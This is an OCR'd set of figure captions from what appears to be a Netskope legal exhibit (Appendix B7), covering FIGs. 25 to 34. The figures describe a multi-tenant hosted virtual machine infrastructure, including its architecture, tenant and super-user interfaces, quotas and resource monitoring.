


*NOTE: This diagram combines both logical and physical design and thus is not an exact picture of the datacenter implementation

High-level architecture of Multi-Tenant Hosted Virtual Machine Infrastructure


FIG. 25

Netskope Exhibit 1002 - Appendix B7




A tenant's clustered network of virtual machines with customized hostnames, network addresses, and operating system types and associated storage pool constructed using MTVMI

FIG. 26




Tenant's interface to a software library of single and multimachine configurations in MTVMI

FIG. 27




Customer's interface to a single multi-machine configuration in the library in MTVMI

FIG. 28




Tenant Interface for Monitoring Resource Usage in MTVMI

FIG. 29




Customer interface for configuring access permissions of their end-users to resources and configurations in MTVMI

FIG. 30




Super-user interface for inputting customer (i.e. a commercial tenant) usage quota for MTVMI.

FIG. 31




Super-user interface for auditing resource usage in MTVMI.

FIG. 32



Interface for reviewing customer resource usage in MTVMI.


FIG. 33



Interface for monitoring performance of virtual machine host nodes in MTVMI.

FIG. 34

